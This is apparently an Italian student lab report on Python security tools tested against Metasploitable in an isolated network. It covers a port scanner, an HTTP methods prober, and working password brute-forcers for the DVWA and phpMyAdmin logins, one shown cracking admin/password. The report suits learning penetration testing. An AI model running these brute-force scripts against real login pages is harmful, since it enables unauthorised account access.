                    print(Fore.GREEN + f"Porta {port} aperta" + Style.RESET_ALL)
                    open_ports.append(port)
                else:
                    print(Fore.RED + f"Porta {port} chiusa" + Style.RESET_ALL)
                    closed_ports.append(port)
        except socket.error as e:
            print(Fore.YELLOW + f"Errore di connessione alla porta {port}: {e}" + Style.RESET_ALL)
    return open_ports, closed_ports
```

Abbiamo implementato la funzione '**scan_ports**', progettata per analizzare le porte TCP di un sistema target specificato. Questa funzione accetta come parametri **l'indirizzo IP**, **la porta iniziale** e **la porta finale** del range di porte da esaminare.

Durante l'esecuzione, '**scan_ports**' itera attraverso il range di porte, utilizzando un **socket** per tentare connessioni. Le porte su cui la connessione è stabilita con successo sono classificate come aperte e registrate nella lista '**open_ports**', mentre le porte che rifiutano la connessione sono classificate come chiuse e inserite nella lista '**closed_ports**'.

Inoltre, la funzione '**except**' include una **gestione degli errori** per catturare e segnalare problemi di connessione, come timeout o rifiuti di connessione, usando messaggi colorati per una facile distinzione visiva dello stato delle porte.

Al termine della scansione, la funzione **restituisce** le liste delle **porte aperte** e **chiuse**, permettendo una rapida identificazione delle potenziali vulnerabilità di sicurezza o delle configurazioni di rete.

FLUSSO OPERATIVO E OUTPUT

```
init()  
  
ip = input("Inserisci l'indirizzo IP da scansionare: ")  
start_port = int(input("Inserisci la porta iniziale del range da scansionare: "))  
end_port = int(input("Inserisci la porta finale del range da scansionare: "))  
  
open_ports, closed_ports = scan_ports(ip, start_port, end_port)  
  
print(Fore.GREEN + f"Porte aperte trovate: {open_ports}" + Style.RESET_ALL)
```

Il nostro **port-scanner** inizia con l'inizializzazione della libreria **colorama** attraverso la funzione **init()**, configurando l'ambiente per supportare l'output colorato nel terminale. Questo miglioramento visivo facilita la distinzione immediata tra le diverse tipologie di output durante l'esecuzione.

Gli utenti inseriscono l'**indirizzo IP** del **target** e definiscono il range di porte da analizzare attraverso le variabili **ip**, **start_port** e **end_port**. Queste informazioni sono essenziali per delimitare l'area di scansione e ottimizzare le operazioni del port-scanner. La funzione '**scan_ports**' viene eseguita con i parametri forniti, effettuando la scansione delle porte specificate. Questa funzione determina e registra lo stato di ogni porta, classificandole come aperte o chiuse, e le memorizza nelle rispettive liste **open_ports** e **closed_ports**.

Infine, i risultati della scansione sono presentati all'utente attraverso una serie di comandi **print**, con **porte aperte** evidenziate in **verde** e **porte chiuse** in **rosso**, permettendo un'interpretazione chiara e diretta dello stato delle porte del sistema target.

TEST SU RETE ISOLATA

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:bd:04:d8
          inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb8:4d8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4916 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4946 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:381258 (372.3 KB) TX bytes:275691 (269.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:234 errors:0 dropped:0 overruns:0 frame:0
          TX packets:234 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:71317 (69.6 KB) TX bytes:71317 (69.6 KB)
```

metasploitable

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.50.102 netmask 255.255.255.0 broadcast 192.168.50.255
      inet6 fe80::a00:27ff:fe6e:319d prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:6e:31:9d txqueuelen 1000 (Ethernet)
      RX packets 636 bytes 39517 (38.5 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 662 bytes 49814 (48.6 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

kali linux

Per garantire l'efficacia e la sicurezza del nostro **port-scanner**, abbiamo proceduto con un test rigoroso utilizzando due macchine virtuali, **Metasploitable** e **Kali Linux**, configurate su una **rete isolata**. Questa configurazione ci ha permesso di simulare un ambiente di rete controllato, minimizzando i rischi e garantendo la riproducibilità dei test.

Dopo aver configurato correttamente le interfacce di rete su entrambe le macchine, con **indirizzi IP statici** e le necessarie impostazioni di rete, abbiamo eseguito il **port-scanner** per identificare le porte aperte su entrambi i sistemi.

pt.1

TEST SU RETE ISOLATA

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:bd:04:d8
          inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb8:4d8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4916 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4946 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:381258 (372.3 KB) TX bytes:275691 (269.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:234 errors:0 dropped:0 overruns:0 frame:0
          TX packets:234 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:71317 (69.6 KB) TX bytes:71317 (69.6 KB)
```

metasploitable

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.50.102 netmask 255.255.255.0 broadcast 192.168.50.255
      inet6 fe80::a00:27ff:fe6e:319d prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:6e:31:9d txqueuelen 1000 (Ethernet)
      RX packets 636 bytes 39517 (38.5 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 662 bytes 49814 (48.6 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 4 bytes 240 (240.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 4 bytes 240 (240.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

kali linux

Il test ha avuto lo **scopo** di verificare la precisione del software nel rilevare lo stato delle porte e la sua capacità di operare efficacemente in condizioni di rete predefinite.

Questo approccio ha assicurato che il nostro software sia **affidabile** e **pronto** per essere impiegato in scenari reali, confermando il corretto funzionamento delle funzionalità di scansione delle porte in un ambiente sicuro e controllato.

pt.2

DIMOSTRAZIONE DEL FUNZIONAMENTO DEL PORT-SCANNER

```
(kali㉿kali)-[~]
$ python ScansionePorte2.py
Inserisci l'indirizzo IP da scansionare: 192.168.50.101
Inserisci la porta iniziale del range da scansionare: 1
Inserisci la porta finale del range da scansionare: 600
Porta 1 chiusa
Porta 2 chiusa
Porta 3 chiusa
Porta 4 chiusa
Porta 5 chiusa
Porta 6 chiusa
Porta 7 chiusa
Porta 8 chiusa
Porta 9 chiusa
Porta 10 chiusa
Porta 11 chiusa
Porta 12 chiusa
Porta 13 chiusa
Porta 14 chiusa
Porta 15 chiusa
Porta 16 chiusa
Porta 17 chiusa
Porta 18 chiusa
Porta 19 chiusa
Porta 20 chiusa
Porta 21 aperta
Porta 22 aperta
Porta 23 aperta
Porta 24 chiusa
Porta 25 aperta
Porta 26 chiusa
Porta 27 chiusa
Porta 28 chiusa
Porta 29 chiusa
Porta 30 chiusa
Porta 31 chiusa
Porta 32 chiusa
Porta 33 chiusa
Porta 34 chiusa
Porta 35 chiusa
Porta 36 chiusa
Porta 37 chiusa
Porta 38 chiusa
Porta 39 chiusa
Porta 40 chiusa
Porta 557 chiusa
Porta 558 chiusa
Porta 559 chiusa
Porta 560 chiusa
Porta 561 chiusa
Porta 562 chiusa
Porta 563 chiusa
Porta 564 chiusa
Porta 565 chiusa
Porta 566 chiusa
Porta 567 chiusa
Porta 568 chiusa
Porta 569 chiusa
Porta 570 chiusa
Porta 571 chiusa
Porta 572 chiusa
Porta 573 chiusa
Porta 574 chiusa
Porta 575 chiusa
Porta 576 chiusa
Porta 577 chiusa
Porta 578 chiusa
Porta 579 chiusa
Porta 580 chiusa
Porta 581 chiusa
Porta 582 chiusa
Porta 583 chiusa
Porta 584 chiusa
Porta 585 chiusa
Porta 586 chiusa
Porta 587 chiusa
Porta 588 chiusa
Porta 589 chiusa
Porta 590 chiusa
Porta 591 chiusa
Porta 592 chiusa
Porta 593 chiusa
Porta 594 chiusa
Porta 595 chiusa
Porta 596 chiusa
Porta 597 chiusa
Porta 598 chiusa
Porta 599 chiusa
Porta 600 chiusa
Porte aperte trovate: [21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514]
```

Nella nostra dimostrazione del **port-scanner**, mostriamo come il software richiede inizialmente all'utente di inserire l'indirizzo IP del sistema target e il range delle porte da analizzare. Questo passaggio preliminare è fondamentale per configurare il campo d'azione dello scanner.

Una volta ricevuti i **dati di input**, il software procede con la **scansione delle porte specificate**, stabilendo connessioni e registrando lo stato di ciascuna porta come "**aperta**" o "**chiusa**". Questo processo è visualizzato in tempo reale nel terminale, permettendo all'utente di monitorare l'avanzamento della scansione. Al termine della scansione, il port-scanner fornisce un **riepilogo** che elenca tutte le porte aperte trovate durante il test. Questo **output finale** offre un'istantanea chiara e diretta delle vulnerabilità potenziali del sistema analizzato, rendendo il port-scanner uno **strumento essenziale** per la **valutazione della sicurezza** di rete.

ANALISI E SCANSIONE DEI METODI 'HTTP' CON PYTHON

```
1 import http.client
2
3 path = "/"
4 print("Il programma restituisce i metodi HTTP abilitati per un dato percorso alla porta 80\n")
5
6 host = input("Inserire un indirizzo IP: ")
7 port = input("Inserire la porta (premere Invio per utilizzare la porta 80): ")
8
9 if port == "":
10     port = 80
11
12 try:
13     connection = http.client.HTTPConnection(host, port)
14     connection.request('OPTIONS', path)
15     response = connection.getresponse()
16     allowed_methods = response.getheader('allow')
17     print(f"Metodi abilitati: {allowed_methods}")
18
19 except Exception as e:
20     print(f"Connessione fallita: {e}")
21
22 connection.close()
```

pt.1

Report su Script Python per Identificare Metodi HTTP:

Panoramica dello Script:

L'immagine mostra uno **script Python** progettato per interrogare server web e scoprire quali metodi HTTP sono abilitati su di essi. Questo è particolarmente utile per chi gestisce server o sviluppa applicazioni web, poiché permette di verificare le configurazioni dei metodi **HTTP** come **GET**, **POST**, o **DELETE**.

Funzionalità dello Script:

Lo script inizia chiedendo all'utente di inserire l'**indirizzo IP** del server che desidera interrogare. Successivamente, richiede la porta, fornendo come opzione di default la **porta 80**, comunemente usata per le **connessioni HTTP non sicure**. Se l'utente non specifica una porta, il codice automaticamente usa la 80.

ANALISI E SCANSIONE DEI METODI 'HTTP' CON PYTHON

```
1 import http.client
2
3 path = "/"
4 print("Il programma restituisce i metodi HTTP abilitati per un dato percorso alla porta 80\n")
5
6 host = input("Inserire un indirizzo IP: ")
7 port = input("Inserire la porta (premere Invio per utilizzare la porta 80): ")
8
9 if port == "":
10    port = 80
11
12 try:
13     connection = http.client.HTTPConnection(host, port)
14     connection.request('OPTIONS', path)
15     response = connection.getresponse()
16     allowed_methods = response.getheader('allow')
17     print(f"Metodi abilitati: {allowed_methods}")
18
19 except Exception as e:
20     print(f"Connessione fallita: {e}")
21
22 connection.close()
```

pt.2

Dopo aver ottenuto questi dati, lo script stabilisce una connessione **HTTP** al **server specificato**. Utilizza una richiesta **OPTIONS** inviata al percorso base del server (indicato da `/`). Il metodo **OPTIONS** è utilizzato qui per richiedere al server di elencare i **metodi HTTP** che supporta per quel percorso.

Una volta ricevuta la risposta dal server, lo script estrae l'intestazione '**Allow**', che dovrebbe contenere l'elenco dei metodi HTTP abilitati, e li visualizza all'utente.

Gestione delle Eccezioni:

Il codice include anche una **gestione delle eccezioni** per catturare e segnalare problemi come errori di connessione.

Se si verifica un'eccezione, il codice stamperà un messaggio di errore e si assicurerà di chiudere la connessione per evitare di lasciare risorse non liberate.

ANALISI E SCANSIONE DEI METODI 'HTTP' CON PYTHON

```
1 import http.client
2
3 path = "/"
4 print("Il programma restituisce i metodi HTTP abilitati per un dato percorso alla porta 80\n")
5
6 host = input("Inserire un indirizzo IP: ")
7 port = input("Inserire la porta (premere Invio per utilizzare la porta 80): ")
8
9 if port == "":
10     port = 80
11
12 try:
13     connection = http.client.HTTPConnection(host, port)
14     connection.request('OPTIONS', path)
15     response = connection.getresponse()
16     allowed_methods = response.getheader('allow')
17     print(f"Metodi abilitati: {allowed_methods}")
18
19 except Exception as e:
20     print(f"Connessione fallita: {e}")
21
22 connection.close()
```

Chiusura:

Infine, indipendentemente dal risultato della richiesta, lo script chiude la connessione con il server. Questo è un passo importante per assicurare che tutte le **risorse**, come le **connessioni di rete**, siano correttamente rilasciate dopo l'uso.

Questo script è uno strumento semplice ma efficace per chiunque necessiti di verificare rapidamente le configurazioni dei server web o per preparare **controlli di sicurezza** su di essi.

IMPORTAZIONE DELLE LIBRERIE

```
1 import http.client
```

Questa riga di codice è un comando `import` in Python che serve per includere la libreria '**http.client**'.

Tale libreria è un **modulo** che fornisce le classi base per fare **richieste HTTP** e gestire le **risposte dal server**. È particolarmente utile per interagire con **web API** o per creare **client HTTP** personalizzati.

Utilizzo:

L'uso di '**http.client**' è comune in scenari dove è necessaria una comunicazione diretta con server web, come il recupero o l'invio di dati a servizi web. La libreria offre un controllo dettagliato sulle richieste HTTP, comprese le opzioni avanzate come gli **header HTTP**, i metodi di richiesta (**GET**, **POST**, **PUT**, **DELETE**, ecc.), e la gestione delle risposte.

L'ESPLORATORE DI METODI ‘HTTP’

```
2
3 path = "/"
4 print("Il programma restituisce i metodi HTTP abilitati per un dato percorso alla porta 80\n")
5
6 host = input("Inserire un indirizzo IP: ")
7 port = input("Inserire la porta (premere Invio per utilizzare la porta 80): ")
8
```

Queste righe di codice servono specificamente per recuperare i **metodi HTTP** permessi in una determinata destinazione.

Riga 3: Assegna la stringa "/" alla variabile path, che indica il percorso radice di un server web.

Riga 4: Stampa una stringa che descrive la funzione del programma, ossia di restituire i metodi HTTP abilitati per un percorso specifico sulla **porta 80**.

Righe 5 e 6: Richiedono all'utente di inserire un **indirizzo IP (host)** e una **porta (port)**. La porta ha un valore predefinito di 80 se l'utente premesse semplicemente invio senza inserire un valore.

Funzionalità:

Questo codice prepara le variabili per stabilire una **connessione HTTP**. L'indirizzo IP e la porta sono necessari per definire a quale server il programma deve connettersi. La **porta 80** è comunemente usata per le connessioni **HTTP non criptate**.

SCOPERTA DEI METODI 'HTTP'

```
9 if port == "":
10     port = 80
11
12 try:
13     connection = http.client.HTTPConnection(host, port)
14     connection.request('OPTIONS', path)
15     response = connection.getresponse()
16     allowed_methods = response.getheader('allow')
17     print(f"Metodi abilitati: {allowed_methods}")
```

Il frammento di codice mostrato è progettato per connettersi a un **server web**, specificato dall'utente attraverso un **indirizzo IP** e una **porta**.

Se non viene specificata alcuna porta, il programma utilizza la **porta 80 per default**, che è standard per le **comunicazioni HTTP** non crittografate.

Il codice poi invia una richiesta di tipo **OPTIONS** al percorso radice (indicato come /) del server.

Il metodo **OPTIONS** è utilizzato per determinare le funzionalità di un server web per una **specifica URL**, in particolare quali metodi **HTTP** sono supportati (ad esempio GET, POST, PUT, DELETE).

GESTIONE DELLE ECCEZIONI

```
19 except Exception as e:  
20     print(f"Connessione fallita: {e}")  
21  
22 connection.close()
```

Questo frammento di codice si trova all'interno di un **blocco try-except**, specificatamente progettato per gestire le **eccezioni** che possono verificarsi durante l'esecuzione delle operazioni di connessione HTTP.

È essenziale per assicurare che il programma non termini in modo inaspettato in caso di errori di connessione o altre eccezioni relative alla rete.

OUTPUT DEL CODICE IN ESECUZIONE

```
(kali㉿kali)-[~/Desktop/Build-Week]
$ python ht.py
Il programma restituisce i metodi HTTP abilitati per un dato percorso alla porta 80
          output.txt
Inserire un indirizzo IP: 192.168.50.101
Inserire la porta (premere Invio per utilizzare la porta 80): 80
Metodi abilitati: None
```

L'immagine mostra l'output denominato **ht.py**. Lo script apparentemente tenta di scoprire i metodi HTTP abilitati per un server specificato dall'utente. Nel caso mostrato nell'immagine, l'indirizzo **IP** inserito è **192.168.50.101** e la porta utilizzata è la **80**, che è il default per le **connessioni HTTP non sicure**.

Dettagli dell'Output:

Viene richiesto all'utente di inserire un indirizzo IP e una porta.

L'utente ha inserito **192.168.50.101** per l'**IP** e ha accettato la porta di **default 80**.

Risultato dell'Operazione:

L'output finale mostra "Metodi abilitati: None", il che indica che nessun metodo HTTP è stato rilevato come abilitato per il percorso specificato, o che la richiesta non ha ricevuto una risposta appropriata dal server.

OUTPUT DEL CODICE PER LA SCOPERTA DEI METODI 'HTTP'

```
(kali㉿kali)-[~/Desktop/Build-Week]  
└─$ python ht.py
```

Il programma restituisce i metodi HTTP abilitati per un dato percorso alla porta 80

Inserire un indirizzo IP: 192.168.50.101

Inserire la porta (premere Invio per utilizzare la porta 80): 8180

Metodi abilitati: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS

Dettagli dell'Output:

Input dell'Utente:

Indirizzo IP: **192.168.50.101**

Porta: **8180**, diversa dalla porta di default 80, suggerendo che l'utente sta esplorando un server su una porta specifica che potrebbe essere configurata per scopi di test o interni.

Metodi HTTP Rilevati:

Elenco dei Metodi: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS

Questa è una risposta completa, indicando che il server alla porta specificata è configurato per supportare un'ampia gamma di operazioni HTTP, che è tipico per i server in ambienti di sviluppo o di test.

Analisi Tecnica:

Uso del metodo OPTIONS: Il metodo **OPTIONS** è stato usato con successo per interrogare il server e ottenere un elenco dei metodi HTTP supportati.

Importanza del Risultato:

I **metodi HTTP** rilevati sono vitali per comprendere le capacità del server e per testare o sviluppare applicazioni web che interagiscono con esso.

La presenza di metodi come **TRACE** e **OPTIONS** può anche essere un punto di interesse per la sicurezza, dato che questi metodi possono essere sfruttati se lasciati abilitati in produzione.

SOFTWARE DI BRUTE-FORCE

Il codice Python visualizzato, nominato **bruteforce.py**, è uno **script** che prova **forzatamente** diverse combinazioni di **username** e **password** per accedere a un sistema tramite richieste '**HTTP**' ad un **server remoto**.

Una volta che il software riesce a trovare la combinazione corretta la comunicherà all'utente.

```

1 import http.client
2 from urllib.parse import urlencode
3
4
5 def lettura(user,password):
6     righe=[[[],[]]
7     with open(user,'r') as file_N:
8         for riga in file_N.readlines():
9             if not riga.startswith("#"):
10                 righe[0].append(riga.strip())
11
12    with open(password,'r') as file_P:
13        for riga in file_P.readlines():
14            if not riga.startswith("#"):
15                righe[1].append(riga.strip())
16
17    return righe
18
19
20 def login(user, passw, host, port, p):
21     try:
22         params = urlencode ({"username": user, "password": passw, "Login": "Login"})
23         headers = {'Content-type': 'application/x-www-form-urlencoded'}
24         conn = http.client.HTTPConnection(host, port)
25         conn.request('POST', p, params, headers)
26         response = conn.getresponse()
27         data = response.read().decode("utf-8")
28         log=response.getheader('Location')
29
30         if log == "index.php":
31             print("login con username:", user, "password:",passw)
32             r=1
33             with open("output.txt", "a") as f:
34                 f.write(user+" "+passw+"\n")
35         else:
36             print(user, passw, "Errati")
37             r=0
38
39     except Exception as e:
40         print(e)
41         r=0

```

```

42
43     finally:
44         conn.close()
45         return r
46
47
48 def main():
49
50     host = input("Inserisci l'indirizzo IP ")
51     port = input("Inserisci la porta ")
52     f_users = "/usr/share/nmap/nselib/data/usernames.lst"
53     f_pass = "/usr/share/nmap/nselib/data/passwords.lst"
54     path = input("Inserisci il path ")
55
56     righe = lettura (f_users, f_pass)
57
58     for user in righe[0]:
59         user=user.strip()
60         for password in righe[1]:
61             password=password.strip()
62             v=login (user, password, host, port, path)
63             if v==1:
64                 break
65         if v==1:
66             break
67
68
69 if __name__ == "__main__":
70     main()
71

```

Per lo sviluppo del codice abbiamo importato le seguenti librerie:

- ‘**http.client**’ che fornisce un’implementazione del client HTTP in Python. È utilizzata per inviare richieste HTTP al server specificato e per gestire le risposte ricevute. Nel codice, http.client viene utilizzato per creare una connessione **HTTP** e inviare richieste **POST** al **server remoto** per effettuare tentativi di accesso.
- da ‘**urllib.parse**’ abbiamo importato ‘**urlencode**’ che fornisce una raccolta di funzioni per la **manipolazione di URL**. In particolare, ‘urlencode’ è una funzione che converte un **set di parametri** in una **stringa codificata** per l’inserimento in un **URL**. Nel codice, urllib.parse è utilizzato per codificare i parametri della richiesta **POST**, come il nome utente e la password, prima di inviare la richiesta al server.

IMPORTAZIONE DELLE LIBRERIE

```
1 import http.client  
2 from urllib.parse import urlencode
```

LA FUNZIONE ‘LETTURA’

La funzione ‘lettura’ legge **nomi utente** e **password** da due file di testo distinti e restituisce una lista contenente due sottoliste: una per i nomi utente e una per le password.

La funzione legge ogni riga dal file dei nomi utente e aggiunge i **nomi utente validi** (ovvero quelli che non sono commenti) alla sottolista dei nomi utente dopo aver rimosso eventuali spazi iniziali o finali.

Lo stesso processo viene ripetuto per il file delle **password**, aggiungendo le password valide alla sottolista delle password.

Infine, la funzione restituisce la lista righe contenente le **due sottoliste** con i **nomi utente** e le **password** letti dai file di input.

```
5 def lettura(user,password):
6     righe=[[[],[]]
7     with open(user,'r') as file_N:
8         for riga in file_N.readlines():
9             if not riga.startswith("#"):
10                 righe[0].append(riga.strip())
11
12     with open(password,'r') as file_P:
13         for riga in file_P.readlines():
14             if not riga.startswith("#"):
15                 righe[1].append(riga.strip())
16
17     return righe
```

La funzione '**login**' tenta di effettuare l'accesso a un server remoto utilizzando una richiesta **HTTP POST** con i parametri **username** e **password**.

La funzione codifica i parametri **username**, **password** e **Login** per la **richiesta POST** utilizzando la funzione '**urlencode**'.

Viene creata una **connessione HTTP** con il **server remoto** utilizzando l'**indirizzo host** e la **porta port** specificati.

Viene poi inviata una richiesta POST al **percorso p (path)** specificato.

La funzione ottiene la risposta dal server utilizzando il metodo **getresponse()** sulla connessione. Legge quindi i dati della risposta utilizzando **response.read()** e li decodifica in **formato UTF-8**.

Controlla se il login è avvenuto con successo verificando l'intestazione Location della risposta. Se l'**URL di reindirizzamento** è "**index.php**", il login è considerato avvenuto con successo e le credenziali vengono scritte in un file di **output**.

Se si verifica un'**eccezione** durante l'esecuzione del codice, viene stampato un **messaggio di errore** e viene restituito un **valore 0** per indicare un **login fallito**.

Infine, la connessione viene chiusa per liberare le risorse.

La funzione restituisce **1** se il **login** è avvenuto con **successo** e **0** se il **login** è **fallito**.

LA FUNZIONE 'LOGIN'

```

20 def login(user, passw, host, port, p):
21     try:
22         params = urlencode ({"username": user, "password": passw, "Login": "Login"})
23         headers = {'Content-type': 'application/x-www-form-urlencoded'}
24         conn = http.client.HTTPConnection(host, port)
25         conn.request('POST', p, params, headers)
26         response = conn.getresponse()
27         data = response.read().decode("utf-8")
28         log=response.getheader('Location')
29
30         if log == "index.php":
31             print("login con username:", user, "password:",passw)
32             r=1
33             with open("output.txt", "a") as f:
34                 f.write(user+" "+passw+"\n")
35         else:
36             print(user, passw, "Errati")
37             r=0
38
39     except Exception as e:
40         print(e)
41         r=0
42
43     finally:
44         conn.close()
45         return r
46
47

```

La **funzione main** è il cuore del programma. Qui l'utente fornisce manualmente le informazioni necessarie per l'esecuzione del programma, come l'**indirizzo IP del server**, la **porta** e il **percorso della pagina di login**.

Questi valori sono memorizzati nelle variabili **host**, **port** e **path**.

Successivamente, vengono definiti i percorsi dei file contenenti i **nomi utente** e le **password** (**f_users** e **f_pass**).

Questi percorsi sono impostati come valori predefiniti, ma potrebbero essere modificati in base alle esigenze del programma.

Una volta ottenute tutte le informazioni necessarie, la funzione chiama la funzione '**lettura**' (**f_users**, **f_pass**). Questa funzione legge i nomi utente e le password dai file specificati e restituisce una lista contenente queste informazioni, che vengono memorizzate nella **variabile 'righe'**.

A questo punto, il programma è pronto per eseguire i tentativi di accesso al server utilizzando i nomi utente e le password ottenuti.

LA FUNZIONE 'MAIN'

```
48 def main():
49
50     host = input("Inserisci l'indirizzo IP ")
51     port = input("Inserisci la porta ")
52     f_users = "/usr/share/nmap/nselib/data/usernames.lst"
53     f_pass = "/usr/share/nmap/nselib/data/passwords.lst"
54     path = input("Inserisci il path ")
55
56     righe = lettura (f_users, f_pass)
57
```

Il codice utilizza due **cicli 'for' annidati** per esaminare tutte le **combinazioni** di **nomi utente** e **password**.

Nel **ciclo esterno**, ogni nome utente viene estratto dalla prima sottolista di righe, quindi vengono rimossi eventuali spazi iniziali o finali.

Nel **ciclo interno**, ogni password viene estratta dalla seconda sottolista di righe e anch'essa viene pulita dagli spazi iniziali o finali.

Per ogni combinazione di nome utente e password, la **funzione login** viene chiamata per tentare di accedere al server.

Se il **login** ha **successo** (restituendo 1 dalla funzione `login`), l'iterazione corrente viene interrotta e il programma passa alla successiva.

Alla fine, il programma **verifica** se è stato chiamato come **script principale** e, in tal caso, esegue la **funzione 'main()'**.

I CICLI 'FOR'

```
58     for user in righe[0]:  
59         user=user.strip()  
60         for password in righe[1]:  
61             password=password.strip()  
62             v=login (user, password, host, port, path)  
63             if v==1:  
64                 break  
65             if v==1:  
66                 break  
67  
68             if __name__ == "__main__":  
69                 main()  
70  
71
```

FUNZIONAMENTO DEL SOFTWARE

Di seguito abbiamo riportato il funzionamento del software.

Come si può vedere inizialmente il programma richiede di inserire in input l'**indirizzo IP**, la **porta** e il **path**.

Successivamente provvede a testare ogni combinazione di nomi utente e password possibili tramite l'invio di richieste '**HTTP**' da un server remoto.

Una volta trovata la **combinazione corretta** la restituirà in output all'utente tramite la dicitura "**login con**".

```
(kali㉿kali)-[~/Desktop/Build-Week]
$ python Brute_Force.py
Inserisci l'indirizzo IP 192.168.50.101
Inserisci la porta 80
Inserisci il path /dvwa/login.php
root Errati
root 123456 Errati
root 12345 Errati
root 123456789 Errati
root password Errati
root iloveyou Errati
root princess Errati
root 12345678 Errati
root 1234567 Errati
root abc123 Errati
root nicole Errati
root daniel Errati
root inlove1 Errati
root kookie Errati
root biteme1 Errati
root karen1 Errati
root fernandes Errati
root zipper Errati
root smoking Errati
root brujita Errati
root toledo Errati
admin Errati
admin 123456 Errati
admin 12345 Errati
admin 123456789 Errati
login con username: admin password: password
```

Report di Analisi dello Script per il Login Automatico a phpMyAdmin

Scopo dello Script:

Lo script è progettato per automatizzare il processo di login a **phpMyAdmin** utilizzando una lista di password fornita in un file esterno. Utilizza le librerie '**Python requests**', '**BeautifulSoup**', e '**colorama**' per gestire le richieste **HTTP**, analizzare l'**HTML** e fornire feedback visivo colorato sulla console.

Analisi delle Funzionalità:

Lettura delle Password:

Lo script legge una lista di password dal file esterno **passwords.txt**, separando ogni password basata su nuove linee. Questo assicura la modularità dello script, consentendo l'aggiornamento delle password senza modificare direttamente il codice.

SOFTWARE BRUTE FORCE PHP-MYADMIN (pt.1)

```
1 import requests
2 from bs4 import BeautifulSoup
3 from colorama import Fore, Style
4
5 IP = "192.168.50.101"
6 login_phpMyAdmin = f"http://{IP}/phpMyAdmin/"
7
8 user = "root"
9
10 password_file = 'passwords.txt'
11 with open(password_file, 'r') as file:
12     passwords = file.read().splitlines()
13
14 print(Fore.YELLOW + f"Tentativi di login all'url: {login_phpMyAdmin}" + Style.RESET_ALL)
15
16 def attempt_login(password):
17     session = requests.Session()
18     response = session.get(login_phpMyAdmin)
19
20     soup = BeautifulSoup(response.text, 'html.parser')
21     token_field = soup.find('input', {'name': 'token'})
22     token_value = token_field['value'] if token_field else None
23     phpmyadmin_fields = soup.find_all('input', {'name': 'phpMyAdmin'})
24     phpmyadmin_value = phpmyadmin_fields[0]['value'] if phpmyadmin_fields else None
25
```

Funzione attempt_login(password):

Questa funzione gestisce il tentativo di login utilizzando una password specifica. Crea una sessione HTTP utilizzando requests.Session() per mantenere lo stato tra le richieste. Esegue una richiesta GET all'URL di login per ottenere il token di sessione e altri campi necessari dal form di login. Compose i dati del form di login, inclusi il token, il nome utente, la password e altre informazioni necessarie. Esegue una richiesta **POST** all'**URL di login** con i dati composti. Controlla se la risposta contiene il testo "**Access denied**" per determinare il successo o il fallimento del tentativo di login.

Stampa un messaggio colorato indicante il successo o il fallimento del tentativo di login.

Esecuzione Iterativa:

Lo script itera attraverso ogni password nel file e utilizza la funzione '**attempt_login**' per tentare di accedere. Se un tentativo ha successo, interrompe il ciclo per evitare ulteriori tentativi.

Feedback Visivo:

Utilizza la libreria '**colorama**' per stampare messaggi colorati sulla console che indicano il successo o il fallimento dei tentativi di login. Questo fornisce un feedback visivo immediato all'utente sullo stato dei tentativi di login.

Conclusioni:

Lo script fornisce un esempio pratico di automazione del testing di sicurezza in scenari controllati utilizzando le librerie Python.

SOFTWARE BRUTE FORCE PHP-MYADMIN (pt.2)

```
26     login_data = {
27         'phpMyAdmin': phpmyadmin_value * 3,
28         'pma_username': user,
29         'pma_password': password,
30         'server': '1',
31         'lang': 'en-utf-8',
32         'convcharset': 'utf-8',
33         'token': token_value
34     }
35
36     response = session.post(login_phpMyAdmin, data=login_data)
37
38     if "Access denied" not in response.text:
39         print(Fore.GREEN + f"Login avvenuto con successo con la password: {password}" + Style.RESET_ALL)
40         return True
